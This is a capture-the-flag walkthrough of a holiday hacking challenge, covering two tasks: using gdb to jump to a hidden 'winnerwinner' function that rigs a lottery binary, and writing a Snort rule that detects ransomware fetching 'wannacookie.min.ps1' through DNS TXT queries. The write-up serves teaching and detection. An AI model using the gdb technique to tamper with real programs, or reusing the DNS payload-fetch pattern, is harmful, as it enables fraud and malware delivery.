
Holly sent ***Alabaster*** a transposed version of ***Mary Had a Little Lamb***.

New [Achievement] Unlocked: Network Traffic Forensics!
Click here to see this item in your badge.



Objective 9. Ransomware Recovery

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinny Upatree and help him with the **Sleigh Bell Lottery** Cranberry Pi terminal challenge.*




```
3d 2h 7m 9s
UNPAID
4739626449686a334d36
```

Oh wow! The whole network is infected with a ransomware called ***WANNACOOKIE***. Time to help our friends get rid of this bad cookie and get *KringleCon* great again.

***Shinny Upatree** is our main elf,*
he might be able to give us the help.
*You will find **Shinny Upatree** up near a tree.*
*He is just by the speaker area close to **Track 3**.*


Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win.

Cranberry Pi Challenge – Sleigh Bell Lottery



```
I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
  Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
  Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
  Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
  The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
  And rig this test
The bells to hang on Santa's sleigh!

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@af6189e2f927:~$
```


This cheeky elf is asking us to cheat in to winning the lottery for him. Ethically we should not but for the sake of *KringleCon* we must. Shinny suggests using *gdb* to find and call hidden random functions. (16)



New [Hint] Unlocked: Using gdb to Call Random Functions!!
Click here to see this item in your badge.


Without the source code, it is quite difficult to figure out what the binary can do. However, it is possible to find interesting functions that are compiled by looking at object symbols. The *nm* command is a tool that can list the symbols from the object file. For this challenge, let us focus on the symbols in the text (code) section represented by the letter *"T"*. They appear to be the functions that we can call:

- *main*
- *sorry*
- *tohex*
- *winnerwinner*




```
elf@c15cb5e55951:~$ nm ./sleighbell-lotto | grep T
0000000000207f40 d _GLOBAL_OFFSET_TABLE_
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000208068 D __TMC_END__
0000000000001620 T __libc_csu_fini
00000000000015b0 T __libc_csu_init
0000000000001624 T _fini
00000000000008c8 T _init
0000000000000a00 T _start
0000000000000c1e T base64_cleanup
0000000000000c43 T base64_decode
0000000000000bcc T build_decoding_table
0000000000000b0a T hmac_sha256
00000000000014ca T main
00000000000014b7 T sorry
0000000000000f18 T tohex
0000000000000fd7 T winnerwinner
elf@c15cb5e55951:~$
```

Now load the binary in *gdb* with *-q* to disable unnecessary output.




```
elf@c15cb5e55951:~$ gdb -q ./sleighbell-lotto
Reading symbols from ./sleighbell-lotto...(no debugging symbols found)...done.
(gdb) 
```

This time add a breakpoint at function main and then run the binary.




```
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb) 
```

Great it works. Now skip the other functions and jump straight to winnerwinner.



```
                                                 .....          ......
                                         ..,;:::::cccodkkkkkkkkkxdc;.   .......
                                 .';:codkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx.........
                             ':okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx..........
                        .;okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkdc..........
                     .:xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkko;.      ........
                   'lkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx:.          ......
                 ;xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkd'
               .xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx'
              .kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx'
              xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx;
             :olodxkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk;
          ..........;;;;coxkkkkkkkkkkkkkkkkkkkkkkc
        ...................,',,:lxkkkkkkkkkkkkkd.
        ..........................';;:coxkkkkk:
           ..............................ckd.
             ..............................
                  ..........................
                     ......................
                                ....... ...

With gdb you fixed the race.
The other elves we did out-pace.
  And now they'll see.
  They'll all watch me.
I'll hang the bells on Santa's sleigh!


Congratulations! You've won, and have successfully completed this challenge.
[Inferior 1 (process 29) exited normally]
(gdb) 
```




New [Achievement] Unlocked: The Sleighbell Lottery!
Click here to see this item in your badge.

Catch the Malware


Difficulty: ★★★☆☆

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.




```
KringleCastle
Snort
IDS
Sensor 1

==============================================================
INTRO:
  Kringle Castle is currently under attacked by new piece of
  ransomware that is encrypting all the elves files. Your
  job is to configure snort to alert on ONLY the bad
  ransomware traffic.

GOAL:
  Create a snort rule that will alert ONLY on bad ransomware
  traffic by adding it to snorts /etc/snort/rules/local.rules
  file. DNS traffic is constantly updated to snort.log.pcap

COMPLETION:
  Successfully create a snort rule that matches ONLY
  bad DNS traffic and NOT legitimate user traffic and the
  system will notify you of your success.

  Check out ~/more_info.txt for additional information.

elf@65d15ac8d61c:~$
```

The request is straightforward, build a snort rule that will alert ONLY on bad ransomware. Let us check for any pattern on the sample *pcap* using *tshark*.




```
  385   3.904044 10.126.0.107 ? 103.191.78.40 DNS 101 Standard query 0x2c5b TXT 63.77616E6E61636F6
F6B69652E6D696E2E707331.rrehanbugs.ru
  386   3.914138 103.191.78.40 ? 10.126.0.107 DNS 195 Standard query response 0x2c5b TXT 63.77616E
6E61636F6F6B69652E6D696E2E707331.rrehanbugs.ru TXT
  387   3.924283  10.126.0.92 ? 1.107.200.211 DNS 98 Standard query 0x4b10 TXT 63.77616E6E61636F6F
6B69652E6D696E2E707331.gbreru.org
  388   3.934430 1.107.200.211 ? 10.126.0.92  DNS 189 Standard query response 0x4b10 TXT 63.77616E
6E61636F6F6B69652E6D696E2E707331.gbreru.org TXT
```

It looks like the domain and the IP changes. The thing that is constant is a hexadecimal string with 19 characters. Interestingly, converting it to ascii it reads out as filename called: *"wannacookie.min.ps1"*. With that in mind, let us build a snort rule based off of that.




```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert udp any 53 <> any any (msg:"BLOCKLIST-DNS"; content:"77616E6E61636F6F6B69652E6D696E2E707331"
; sid:1000001;)
~
~
```

Great it worked!




```
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```

An alternative way is to create an alert that uses a *PCRE* or regex looking for hexadecimal values in a domain. *pcre:"/^[0-9]+\.{0,2}[A-F0-9]+\.[a-zA-Z0-9]+\.[a-zA-Z0-9]+$/"* But for now, let us use the wannacookie.min.ps1 as our indicator of compromise (IOC). In addition, let us check the snort stats to confirm that it is working.




```
===============================================================================
Action Stats:
     Alerts:          260 ( 66.667%)
     Logged:          260 ( 66.667%)
     Passed:            0 (  0.000%)
Limits:
      Match:            0
      Queue:            0
        Log:            0
      Event:            0
      Alert:            0
Verdicts:
      Allow:          390 (100.000%)
      Block:            0 (  0.000%)
    Replace:            0 (  0.000%)
  Whitelist:            0 (  0.000%)
  Blacklist:            0 (  0.000%)
     Ignore:            0 (  0.000%)
      Retry:            0 (  0.000%)
===============================================================================
```



New [Achievement] Unlocked: Snort!


Click here to see this item in your badge.


Thank you so much! Snort IDS is alerting on each new ransomware infection in our network.
SNORT

